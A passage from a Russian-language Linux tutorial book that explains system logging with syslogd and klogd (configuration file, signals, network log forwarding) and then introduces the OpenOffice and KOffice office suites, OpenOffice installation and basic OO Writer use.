В подкаталогах каталога `/var/log` находятся журналы (протоколы) других программ, например, в каталоге `/var/log/kernel` находятся журналы ядра, а в `/var/log/httpd` — журналы HTTP-сервера. Расположение журналов зависит от настройки программы, но обычно все протоколы размещаются в каталоге `/var/log`.

Назначение стандартных журналов представлено в табл. 4.6.

Стандартные журналы

Таблица 4.6

Файл	Назначение
<code>auth.log</code>	Протоколирование аутентификации
<code>user.log</code>	Сообщения пользовательских программ
<code>secure</code>	Обычно в этот файл записываются сообщения об удаленном доступе к этой машине, например, сообщения от демона FTP о том, какие пользователи и когда регистрировались на данном сервере
<code>messages</code>	Остальные сообщения

Подробно файлы журналов будут рассмотрены в следующем пункте (п. 4.8), в котором мы научимся управлять процессом протоколирования.

4.8. Управление протоколированием

Этот раздел посвящен демону `syslogd`, а также управлению протоколированием сообщений системы и ядра с помощью этого демона. Прежде всего следует отметить, что демон находится в пакете `sysklogd` (если вы, конечно, используете Red Hat-совместимую систему), поэтому перед его использованием нужно установить этот пакет. В большинстве случаев у вас пакет уже будет установлен, а демон `syslogd` запущен. Чтобы проверить этот факт, введите команду `syslogd`. Если демон запущен, то в ответ вы должны получить сообщение:

```
syslogd: Already running.
```

Убедиться в том, что демон запущен, можно также с помощью команды

```
ps -ax | grep syslogd
```


Обратите внимание, что в пакет `syslogd` на самом деле входят две программы: `syslogd` и `klogd`. Программа `syslogd` отвечает за протоколирование сообщений системы, а `klogd` — ядра.

4.8.1. Демон Syslogd

Демон `syslogd` (`system logging-daemon`) обеспечивает вид протоколирования, который поддерживается большинством программ. При этом демон `syslogd` пишет сообщения в файл `/var/log/syslog`. Записи в этом файле обычно содержат такие поля: дата и время, хост, программа, сообщение. Пример этого файла представлен ниже:

```
Jan 27 17:09:35 dhsilabs modprobe: modprobe: Can't locate module
sound-service-1-0
Jan 27 17:09:35 dhsilabs modprobe: modprobe: Can't locate module
sound-slot-1
Jan 27 17:12:28 dhsilabs kernel: VFS: Disk change detected on de-
vice idel(22,64)
Jan 27 17:12:31 dhsilabs kernel: ISO 9660 Extensions: Microsoft
Joliet Level 1
Jan 27 17:12:31 dhsilabs kernel: ISOFS: changing to secondary root
Jan 27 17:12:32 dhsilabs kernel: VFS: Disk change detected on de-
vice fd(2,0)
Jan 27 17:12:32 dhsilabs kernel: end_request: I/O error, dev 02:
00 (floppy), sector 0
```

Например, из предпоследней записи мы можем узнать, что 27-го января текущего года в 17:12 произошла смена носителя в устройстве `fd`, о чем нам любезно сообщило ядро системы (запись «программа» — `kernel`). А носитель (дискета) оказался подпорченным, о чем свидетельствует следующая запись — ошибка ввода вывода (I/O error, dev 02:00 (floppy), sector 0).

Демон `syslogd` запускается автоматически при старте системы. Для его запуска предназначен сценарий `/etc/rc.d/init.d/syslog`. Как обычно, запустить демон самостоятельно вы можете с помощью команды: `/etc/rc.d/init.d/syslog start`, а остановить — `/etc/rc.d/init.d/syslog stop`. Для обеспечения автоматической загрузки нужно создать символическую ссылку на этот файл, например:

```
ln -s /etc/rc.d/rc5.d/S30syslog /etc/rc.d/init.d/syslog.
```

В этом случае вы обеспечите запуск демона на пятом уровне запуска (автоматический запуск X Window). Если вы используете Linux Mandrake, включить и отключить автоматический запуск вы можете с помощью команды `drakxservices`. При использовании Linux Red Hat включите автозапуск демона с помощью конфигулятора `setup`. Демон `syslogd` можно запускать с опциями, указанными в табл. 4.7.

Опции демона *syslogd*

Таблица 4.7

Опция	Описание
-a сокет	Этот параметр позволяет указать дополнительный сокет, который <i>syslog</i> должен прослушивать
-d	Включает режим отладки. В этом режиме демон не будет использовать системный вызов <i>fork(2)</i> для переключения себя в фоновый режим и будет выводить больше отладочной информации
-f файл	Этот параметр определяет альтернативный файл конфигурации
-h	По умолчанию демон не перенаправляет сообщения, которые он получает от других узлов. Этот параметр позволяет перенаправить сообщения другим хостам, которые определены
-n	Этот параметр нужен, если <i>syslogd</i> запускается и контролируется программой <i>init</i>
-p сокет	Позволяет задать другой сокет Unix вместо <i>/dev/log</i>
-r	Позволяет принимать сообщения из сети. Данная опция появилась в версии <i>syslogd 1.3</i>
-v	Выводит версию демона <i>syslogd</i>

В табл. 4.7 указаны не все опции демона. Назначение всех остальных опций вы можете найти в справочной системе, введя команду `man syslogd`.

4.8.2. Сигналы

Демон *syslogd* реагирует на следующие сигналы: *SYGTERM*, *SIGINT*, *SIGQUIT*, *SIGHUP*, *SIGUSR1*, *SIGCHLD*. Реакция демона на сигналы описана в табл. 4.8.

Реакция демона на сигналы

Таблица 4.8

Сигнал	Реакция
<i>SIGTERM</i>	Завершает работу демона
<i>SIGINT</i> , <i>SIGQUIT</i>	Завершает работу демона, если выключена отладка (<i>debugging</i>). Если же отладка включена, эти сигналы игнорируются
<i>SIGUSR1</i>	Включает или выключает отладку
<i>SIGHUP</i>	Перезапуск демона

4.8.3. Файл конфигурации

По умолчанию используется файл конфигурации */etc/syslog.conf*. Кроме этого, вы можете указать другой файл конфигурации с помощью опции *-f*. Давайте рассмотрим установки демона на примере обычного файла конфигурации (см. листинг 4.4).

Листинг 4.4. Файл конфигурации */etc/syslog.conf*

```
# Протоколирование аутентификации. Файл протокола /var/log/auth.log
auth,authpriv.* /var/log/auth.log
# Префикс "-" используется, если вы хотите синхронизировать
# файл после каждой записи в него.
```

```
*.*;auth,authpriv.none -/var/log/syslog
# Сообщения пользовательских программ
user.* -/var/log/user.log
# Протоколировать все (кроме mail (почты)). Уровень info и выше
# Частные (private) сообщения протоколироваться не будут (none)
*.info;mail.none;authpriv.none -/var/log/messages
# Файл регистрации частных сообщения имеет ограниченный доступ.
# Обычно в этот файл записываются сообщения об удаленном доступе
# к этой машине, например, сообщения от демона FTP о том, какие
# пользователи и когда регистрировались на данном сервере.
authpriv.* /var/log/secure
# Протоколирование почты
# Уровень отладки, информации и замечаний
mail.=debug;mail.=info;mail.=notice -/var/log/mail/info
# Уровень предупреждений
mail.=warn -/var/log/mail/warnings
# Уровень ошибок
mail.err -/var/log/mail/errors
# Протоколирование демона cron. Уровни отладки, информации,
# предупреждений и ошибок
cron.=debug;cron.=info;cron.=notice -/var/log/cron/info
cron.=warn -/var/log/cron/warnings
cron.err -/var/log/cron/errors
# Протоколирование ядра
kern.=debug;kern.=info;kern.=notice -/var/log/kernel/info
kern.=warn -/var/log/kernel/warnings
kern.err -/var/log/kernel/errors
# Протоколирование очереди печати
lpr.=debug;lpr.=info;lpr.=notice -/var/log/lpr/info
lpr.=warn -/var/log/lpr/warnings
lpr.err -/var/log/lpr/errors
# Протоколирование новостей
news.=debug;news.=info;news.=notice -/var/log/news/info
news.=warn -/var/log/news/warnings
news.err -/var/log/news/errors
# Протоколирование демонов
daemon.=debug;daemon.=info;daemon.=notice -/var/log/daemons/info
daemon.=warn -/var/log/daemons/warnings
daemon.err -/var/log/daemons/errors
# Критические сообщения
*.emerg *
# Сохранять ошибки почты и новостей (уровень err и выше)
# в отдельном файле
```

```
uucp,news.crit  -/var/log/spooler
# Загрузочные сообщения
local7.*  -/var/log/boot.log
```

Как вы уже заметили, файл конфигурации состоит из двух полей: **объект протоколирования** и **файл**, в который будут записываться сообщения, порождаемые этим объектом. Для каждого объекта можно указать один из уровней протоколирования: **debug**, **info**, **notice**, **warn**, **err**. Первые три относятся к информационным сообщениям. Уровень **warn** — это предупреждения, а **err** — ошибки. Существуют специальные сообщения — критические. Обычно они выводятся прямо на консоль.

Как для обозначения объектов, так и для обозначения уровней протоколирования можно использовать символ *****, который обозначает все объекты или все уровни. Например, если вы хотите протоколировать все сообщения демонов в файл `/var/log/daemons`, то используйте такую конструкцию: `daemon.* /var/log/daemons`.

Пример протоколирования всех сообщений уровня **emerg** (критический уровень) приведен выше. Если вы хотите отправлять сообщения не в файл, а в поименованный канал (FIFO), используйте символ **|** перед именем файла-потока.

4.8.4. Сетевое протоколирование

Сейчас разберемся, как обеспечить протоколирование в сети. Протоколирование в сети — это перенаправление сообщений на демон `syslogd`, запущенный на другой машине, где они будут записаны на диск.

Для передачи сообщений используется протокол UDP. Он менее надежный, чем TCP, но отправление пакетов происходит несколько быстрее. Начните с того, что убедитесь, не закомментирована ли следующая строка в вашем файле `/etc/services`:

```
syslog 514/udp
```

Затем необходимо внести некоторые коррективы в файл конфигурации. Как и прежде, определите объекты протоколирования, а вместо файлов протоколов используйте параметр `@hostname`, где `hostname` — это имя компьютера, на который будут перенаправлены сообщения. Например, для перенаправления всех сообщений об ошибках на узел сети `hostname` можно использовать такую запись:

```
*.err @hostname
```

Для перенаправления всех сообщений используется запись:

```
*.* @hostname
```

Имя узла желательно указать в файле `/etc/hosts`, так как демон `syslogd` может быть запущен после сервера доменных имен или сервер DNS окажется недоступным.

Вы можете организовать центральный сервер протоколирования для всей вашей локальной сети. Для того, чтобы указать, какие хосты вы хотите протоколировать, используйте опцию `-l список_хостов`. В списке указываются простые имена машин, то есть без указания имени домена. Имена машин разделяются двоеточием (:). Возможно, вы также захотите использовать опцию `-s` для указания дополнительного сокета для прослушивания. Для перенаправления сообщений используйте опцию `-g` на машине-клиенте, при этом сообщения будут перенаправлены на сервер (см. табл. 4.7).

4.8.5. Демон `klogd`

Демон `klogd` предназначен для перехвата и протоколирования сообщений ядра Linux (`klogd` расшифровывается как `kernel-logging deamon`). В своей работе вы можете использовать параметры демона, указанные в табл. 4.9.

Параметры демона `klogd`

Таблица 4.9

Параметр	Описание
<code>-c n</code>	Устанавливает уровень сообщений, которые будут выводиться на экран
<code>-d</code>	Режим отладки
<code>-f файл</code>	Записывать сообщения в указанный файл раньше демона <code>syslogd</code>
<code>-i</code>	Позволяет перезагрузить символическую информацию ядра о модулях
<code>-I</code>	Перезагружает статическую символическую информацию и информацию о модулях ядра
<code>-n</code>	Не переходить в фоновый режим. Этот параметр используется, когда демон управляется программой <code>lnft</code>
<code>-o</code>	Демон читает и протоколирует все сообщения, которые он найдет в буферах сообщений ядра. После одного цикла чтения/протоколирования демон завершает работу
<code>-s</code>	Заставляет демон <code>klogd</code> использовать системные вызовы для обращений к буферам сообщений ядра
<code>-k файл</code>	Использует указанный файл в качестве файла, содержащего символическую информацию ядра
<code>-v</code>	Выводит версию и завершает работу

Для просмотра сообщений ядра используется команда `dmesg`. Обычно она используется так:

```
dmesg | less
```

Данная команда выводит сообщения ядра при запуске системы. С помощью параметра `-c` этой команды можно очистить *кольцевой буфер* ядра. Параметр `-n` задает уровень сообщений, которые будут выводиться на консоль.

По умолчанию демон `klogd` вызывается системным вызовом для того, чтобы препятствовать отображению всех сообщений на консоль. Это правило не

распространяется на критические сообщения ядра (*kernel panic*), так как эти сообщения все равно будут отображены на консоли.

Демон реагирует на сигналы: `SIGHUP`, `SIGKILL`, `SIGINT`, `SIGTERM`, `SIGTSTP`, `SIGUSR1`, `SIGUSR2`, `SIGCONT`. Сигналы `SIGTSTP` и `SIGCONT` используются для начала и завершения протоколирования сообщений ядра. Сигналы `SIGUSR1` и `SIGUSR2` аналогичны опциям `-i` и `-I` соответственно. То есть первый перезагружает информацию о модулях, а второй статическую информацию и информацию о модулях. Использовать сигнал `SIGUSR1` (как и все остальные) можно так:

```
# kill -USR1 PID
```

4.8.6. Параметры ядра

Параметр `debug` ядра Linux задает уровень отладки. Сообщения ядра (важные и не очень) передаются через функцию `printk()`. Если сообщение очень важное, то его копия будет передана на консоль, а также демону `klogd` для регистрации сообщения на жестком диске. Сообщения передаются на консоль, потому что иногда невозможно запротолировать сообщение на жестком диске (например, отказ диска).

Предел того, что будет отображаться на консоли, задается переменной `console_loglevel`. По умолчанию на консоли отображается все, что выше уровня `DEBUG` (7). Список уровней можно найти в файле `kernel.h`.

ОФИСНЫЕ ПАКЕТЫ

Глава 5

**ОФИСНЫЙ ПАКЕТ
OPEN OFFICE**

Глава 6

ОФИСНЫЙ ПАКЕТ K OFFICE

Глава 7

**ПРОЦЕССОР ТЕХНИЧЕСКИХ
ДОКУМЕНТОВ L^AT_EX**

Глава 8

**ПРОГРАММА GNUMERIC –
ПРАВИЛЬНЫЙ РЕДАКТОР
ЭЛЕКТРОННЫХ ТАБЛИЦ**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Что использовать: Open Office или K Office?

В среде Linux наибольшее распространение получили два офисных пакета: K Office и Open Office. Оба они являются бесплатными. Далее в этом разделе я попытаюсь сравнить два этих продукта. Однако уже заранее хочу сказать, что выгода использования того или иного продукта зависит от поставленной задачи и возможностей компьютера. В одних ситуациях эффективнее использовать продукт, входящий в K Office, в других — Open Office, а в третьих — вообще другую программу, не входящую ни в один из них.

K Office поставляется вместе со средой KDE, начиная со второй версии до последней. Но учитывайте, что чем древнее версия K Office, тем меньше функций вам достанется. Open Office обычно входит в состав всех последних версий дистрибутивов. В книге рассматривается версия Open Office 1.1.0, а версия K Office — 1.1.1. В вашем дистрибутиве, скорее всего, окажутся более свежие версии этих пакетов: на момент переиздания этой книги уже доступны Koffice 1.4 и OpenOffice 1.1.5.

Пакет K Office не только быстрее загружается, но и выполняет различные операции. Если у вас медленная машина, вам лучше использовать K Office — иначе у вас просто может не хватить терпения ждать, пока загрузится документ Open Office или запустится функция автосохранения документа...

Вообще рекомендуется при установке Linux модернизировать оперативную память. Для выполнения большинства офисных задач вам хватит 128 Мб ОЗУ, но если есть возможность установить больше, установите — не пожалее. В самом крайнем случае можно работать и на 64 Мб ОЗУ, но тогда вам придется забыть об Open Office, а использовать как раз K Office.

Не обращайте внимание на руководство по установке системы, в котором говорится, что для работы вам хватит 32 Мб ОЗУ: возможно, для установки системы этого и хватит, но не для работы — на 32 Мб вы не дождетесь

загрузки KDE3, не говоря уже об Open Office. А работать вообще не сможете, поскольку введенные вами буквы будут отображаться спустя пару секунд после нажатия клавиш.

K Office шустрее, чем Open Office — для загрузки K Word и для создания нового документа нужно подождать всего лишь 5...7 секунд на моем компьютере. Это приблизительно в три раза быстрее, чем загрузка Open Office.

Вторым достоинством K Office можно считать то, что он предназначен для среды KDE, которая является средой по умолчанию во многих дистрибутивах. Что не говори, а своя рубашка ближе к телу — K Office чувствует себя намного лучше в среде KDE, чем Open Office. Например, некоторые комбинации клавиш Open Office не работают из-за того, что они используются KDE. Разумеется, можно их переназначить, но тогда использовать KDE будет не так удобно.

А теперь перейдем к недостаткам. Самым существенным недостатком K Office является его простота. Не ждите от него чуда: если в чем-то выигрываешь, то в чем-то обязательно должен проиграть. Повышенная производительность пакета объясняется его простотой — все программы пакета обладают минимумом необходимых функций для программ такого класса.

Word Pad тоже можно назвать текстовым процессором (он же поддерживает форматирование) и грузится он быстрее, чем MS Word. Примерно то же самое можно сказать и о паре K Word и OO Writer. Хотя, в отличие от Word Pad, K Word поддерживает работу с рисунками, таблицы и механизм OLE.

Продукт Open Office по сравнению с K Office обладает гораздо большим количеством возможностей и наиболее приближен по своей функциональности к MS Office.

Однако каждый недостаток можно расценивать и как достоинство. Минимум функций будет полезен пользователям, которые никогда не видели текстовый процессор и хотят освоить основы редактирования и форматирования текста. Это как курсы автолюбителей: учатся все на «копейке», а потом уж садятся в Mercedes.

Но средств на Mercedes хватает не у всех, равно как и Open Office могут позволить себе установить тоже не все. Возможно, у вас не хватает места на диске (Open Office требует около 236 Мб, а K Office — 70 Мб) или у вас старая четверка и вы не можете установить последнюю версию Linux, а K Office входит даже не в самые новые дистрибутивы.

Мы пытаемся свести на нет весь K Office, хотя большинству пользователей в жизни не понадобятся все те функции, которыми обладает пакет Open Office. Согласно статистике, обычные пользователи используют не более 30...40% функций пакета, с которым они работают. Так что можете быть спокойны: для оформления небольших офисных документов (договоров, служебных записок, прайс-листов) возможностей K Office вполне хватит.

Не делает чести всему пакету K Office отсутствие поддержки MS Office. Как-никак, а формат MS Office стал в некоторой форме стандартом, и поддерживать его — это идти в ногу со многими пользователями (или с Microsoft). Конечно, обмен документами между MS Office и K Office возможен, но он довольно затруднен. Подробно о форматах, которые поддерживает K Office, мы поговорим позже.

Правда, кое-какая поддержка MS Office все же есть: вы можете открыть документы MS Word в программе K Word, но не можете сохранять документы K Word в формате MS Word — совместимость наполовину. То же относится и к другим программам — K Spread и K Presenter. Вы можете читать документы MS Office, но при сохранении они будут преобразованы в формат K Office.

Возможно, многих и устроит такой режим работы, но есть одно НО: с форматами MS Office пакет K Office работает очень плохо. При попытке открыть большие документы, например, документ MS Word 97/2000/XP размером 1,2 Мб, программа K Word просто закрылась. Точно такое же поведение и у программ K Spread — прайс-лист одной фирмы (около 1 Мб) загружался около 30 секунд, а когда индикатор достиг отметки 100%, окно программы просто закрылось. K Presenter кое-как открыл презентацию PowerPoint, но... Лучше я не буду говорить о том, что я увидел.

Офисный пакет Open Office

5.1. Инсталляция и общие принципы работы в Open Office

5.1.1. Общие сведения

Пакет Open Office обладает практически всеми функциями пакета Microsoft Office и интуитивным интерфейсом пользователя, максимально похожим на интерфейс пакета Microsoft Office. Даже если вы не найдете привычной вам функции, взамен получите десяток других полезных функций, о которых вы только мечтали при использовании MS Office.

Кроме того, данный пакет является абсолютно бесплатным: вы можете бесплатно загрузить его с сайта компании Sun Microsystems. Этот пакет входит в состав многих популярных дистрибутивов Linux, и поэтому, возможно, он уже будет установлен в вашей системе.

Нужно заметить, что не все бесплатно в свободном офисе. Первой попыткой создания бесплатного офиса от компании Sun был пакет Star Office. Этот пакет был разработан не только для операционной системы Linux, но и для семейства операционных систем Windows. Этот пакет стал столь популярен, что компания Sun, начиная с шестой версии данного пакета, начала продавать его. Другими словами, за шестую версию пакета Star Office уже нужно платить.

Однако компания Sun параллельно выпустила аналог пакета Star Office — Open Office. Данный пакет распространяется абсолютно бесплатно и обладает всеми функциями пакета Star Office. Интерфейс пользователя пакета Star Office ничем не отличается от интерфейса пакета Open Office.

Радикальное отличие Open Office от Star Office заключается в отсутствии Рабочего стола. Все приложения пакета Open Office запускаются отдельно, а в состав самого пакета рабочий стол не входит.

Рабочий стол Star Office можно рассматривать как своеобразный центр управления. Работая с рабочим столом Star Office, вы не только можете запускать все программы пакета, но и другие программы, установленные в вашей системе и интегрированные с KDE.

После запуска вы увидите главное окно пакета — Рабочий стол Star Office (см. рис. 5.1). Рабочий стол Star Office — это средство интеграции всех программ пакета воедино. В версии 6.0 появилась возможность запуска программ, входящих в состав пакета, отдельно, то есть без запуска рабочего стола. Это немного сокращает время запуска, но не так удобно, если предполагается одновременная работа с несколькими приложениями пакета.



«Примечание»

Оба пакета Star Office и Open Office прекрасно «уживаются» на одном компьютере и не конфликтуют друг с другом. Вы можете установить Open Office из пакетов RPM, а Star Office — с помощью программы инсталляции.




Рис. 5.1. Группа офисных приложений

Интерфейс всех программ пакета Open Office унифицирован — научившись работать с одной программой, вы без проблем сможете работать с другими. Поэтому интерфейс программ пакета Open Office и главное меню я рассматриваю всего лишь один раз — на примере программы Open Writer.

5.1.2. Установка Open Office

Установка Open Office производится с помощью пакетов RPM. В этом случае пакет Open Office должен входить в состав вашего дистрибутива. Обычно, если вы не отменили установку пакета при установке системы, пакет должен быть уже установлен.

Проверить это можно с помощью команды:

```
rpm -qa | grep openoffice
```

Если вывод программы пуст, значит, пакет не установлен. Для установки пакета Open Office выполните следующие действия:

1. Установите компакт-диск в привод CD-ROM.
2. Подождите, пока сработает функция автоматического монтирования. Если по каким-то причинам данная функция недоступна или не работает, смонтируйте привод CD-ROM вручную.
3. Введите команды:

```
rpm -ihv /mnt/cdrom/RedHat/RPMS/openoffice-common*  
rpm -ihv /mnt/cdrom/RedHat/RPMS/openoffice-ru*
```

Первая команда устанавливает общие файлы пакета Open Office, а вторая — русскоязычный интерфейс пользователя. Если вам нужен английский интерфейс, вместо второй команды выполните команду:

```
rpm -ihv /mnt/cdrom/RedHat/RPMS/openoffice-en*
```



Примечание

Монтирование осуществляется с помощью команды `mount`. Для монтирования CD-ROM введите команду:

```
mount -t iso9660 /dev/hdd /mnt/cdrom
```

Данная команда подразумевает, что устройство CD-ROM подключено к разъему IDE Secondary Slave (`/dev/hdd`). Если CD-ROM у вас находится на одной шине вместе с жестким диском (имеется в виду, что CD-ROM подключен как Primary Slave), параметр `/dev/hdd` нужно заменить на `/dev/hdb`. После операции монтирования файлы и каталоги CD-ROM будут доступны при обращении к каталогу `/mnt/cdrom`.

В современных дистрибутивах монтирование дисков CD-ROM осуществляется автоматически (в Red Hat — демоном `autofs`, в Mandrake — программой `supermount`). Если вы не отключили возможность автоматического монтирования, для монтирования диска вам достаточно перейти в точку монтирования. Для CD-ROM обычно это каталог `/mnt/cdrom`. Однако следует помнить, что если хотя бы одна программа использует смонтированный компакт-диск, вы не можете его размонтировать, а это означает, что вы не можете извлечь компакт-диск из привода CD-ROM.

Но обычно пакет уже установлен и вам не нужно выполнять эти действия. Для установки пакета (точнее, для настройки его для работы с текущим пользователем — пакет ведь уже установлен) запустите программу **Setup**. Для этого найдите один из пунктов главного меню KDE: **Open Office** или **Офис** → **Open Office**. Если пакет установлен, то хотя бы один из этих пунктов будет у вас доступен.

Дальнейшая установка пакета выполняется так же, как и в первом случае. Но при выборе типа установки выберите **Установка по сети**. Данный способ подразумевает копирование в ваш домашний каталог лишь пользовательских настроек, а не всех файлов — они ведь уже установлены на вашей машине.

Нужно немного сказать о компонентах пакета Open Office. В состав пакета входят программы, перечисленные в табл. 5.1.

Состав пакета Open Office

Таблица 5.1

Название программы	Описание
Writer	Текстовый процессор, предлагающий мощные функции для создания и редактирования документов разных форматов
Calc	Электронная таблица
Draw	Программа Draw ориентирована на векторную графику и служит для создания рисунков, эмблем и плакатов
Impress	Программа для создания презентаций
Math	Благодаря этому редактору, вы можете вставлять математические формулы в различные документы пакета
Image	Программа предназначена для сканирования и обработки фотографий
Schedule	Планировщик, который поможет вам организовать свой рабочий день



«Примечание»

Названия программ, входящих в состав пакетов Star Office и Open Office, одинаковы. Просто к названиям программ добавляются префикс **SO** или **OO** соответственно. Например, **SO Writer** и **OO Writer** — это одна и та же программа.

5.1.3. Запуск и начало работы

Обычно ярлыки для запуска Open Office находятся в меню **К** → **Офис**. Так, для запуска текстового процессора **Writer** используйте команду меню **К** → **Офис** → **Текстовые процессоры** → **OO Writer**. Для запуска электронной таблицы **Calc**: **К** → **Офис** → **Электронные таблицы** → **OO Calc**. А для запуска программы презентаций: **К** → **Офис** → **Презентации** → **OO Impress**. Возможно, в вашей системе расположение ярлыков в системном меню будет немного другим.

Если вы не можете найти ярлык для запуска пакета, выполните команду:

```
/home/den/openoffice/soffice
```

При этом укажите свой каталог, в который вы установили Open Office. В приведенном примере предполагается, что пакет Open Office был установлен в каталог /home/den/openoffice.

Первый запуск пакета длится около 30 секунд, что обусловлено инициализацией компонент пакета. Начиная со второго запуска время старта пакета не должно превысить пяти-шести секунд. Хотя время запуска очень сильно зависит от производительности вашего компьютера и установленного объема оперативной памяти.

5.2. Текстовый редактор OO Writer

5.2.1. Интерфейс и инструменты программы OO Writer

Для начала изучим интерфейс данного приложения (рис. 5.2). В верхней части окна расположено главное меню программы, которое будет рассмотрено ниже. Стандартными являются такие панели: Панель функций, Панель образцов, Панель инструментов, Панель ссылок.




Рис. 5.2. Текстовый процессор Writer

Ближе к меню программы расположена панель функций. Ниже нее — панель образцов, слева от рабочей области — панель инструментов.

Щелкните правой кнопкой мыши на свободном месте любой из панелей символов. Откроется контекстное меню, с помощью которого вы можете управлять отображением панелей и их внешним видом. Вы можете скрыть или отобразить любую панель, установить видимые кнопки для любой панели и настроить панели по своему вкусу с помощью команд **Согласовать** и **Настроить**.

5.2.2. Приемы работы

Ввод и редактирование текста

Ввод и редактирование текста производится стандартными методами, общепринятыми в текстовых редакторах. Доступными являются такие функции, как автозаполнение, поиск и замена текста, использование стилей и прочие.

Если вы не знаете, что такое стили, поясню: стиль — это совокупность характеристик (начертание шрифта, его размер и цвет, выделение и т.п.) минимального фрагмента текста. Таким фрагментом является абзац. Благодаря использованию стилей форматирование документов можно осуществлять наиболее эффективно и качественно. При этом абзацам присваивается определенный стиль. Для работы со стилями лучше открыть окно **Стилист** (рис. 5.3). Для этого нажмите клавишу F11.

Чтобы применить стиль, выделите текст и дважды щелкните по нужному вам стилю в окне стилиста либо выберите стиль в ниспадающем списке стилей, расположенном рядом со списком шрифтов. Так, на рис. 5.2 и на рис. 5.3 текущим является стиль *Стандарт*.




Рис. 5.3. Стилист

Польза от использования стилей особенно чувствительна при изменениях форматирования, когда для того, чтобы изменить, например, внешний вид заголовков, достаточно один раз подкорректировать соответствующий им стиль, и все заголовки по всему тексту изменят свой вид. Без использования стилей вам пришлось бы по всему тексту вручную править заголовки.

Изменить параметры ввода текста можно в окне **Параметры**, которое вызывается командой меню **Сервис** → **Параметры**. Параметры, относящиеся к автозамене, можно изменить в окне **Автозамена**, которое вызывается командой меню **Сервис** → **Автозамена**.

Вставка рисунков

Рисунки можно вставить из файла или отсканировать, но в любом случае рисунок будет вставлен в документ.

Но добавить в документ рисунок — это самое меньшее, что мы можем сделать. Еще ведь нужно правильно расположить рисунок на странице. Параметры рисунка можно задать с помощью контекстного меню, появляющегося при щелчке правой кнопки мыши на рисунке.

Выполните команду **Вставка → Рисунок → Из файла**, если вы хотите вставить готовый рисунок, или команду **Вставка → Рисунок → Сканировать**, если вы хотите отсканировать рисунок. Но я вам советую сначала отсканировать рисунок, а потом уже добавлять его в документ.

Вставка полей

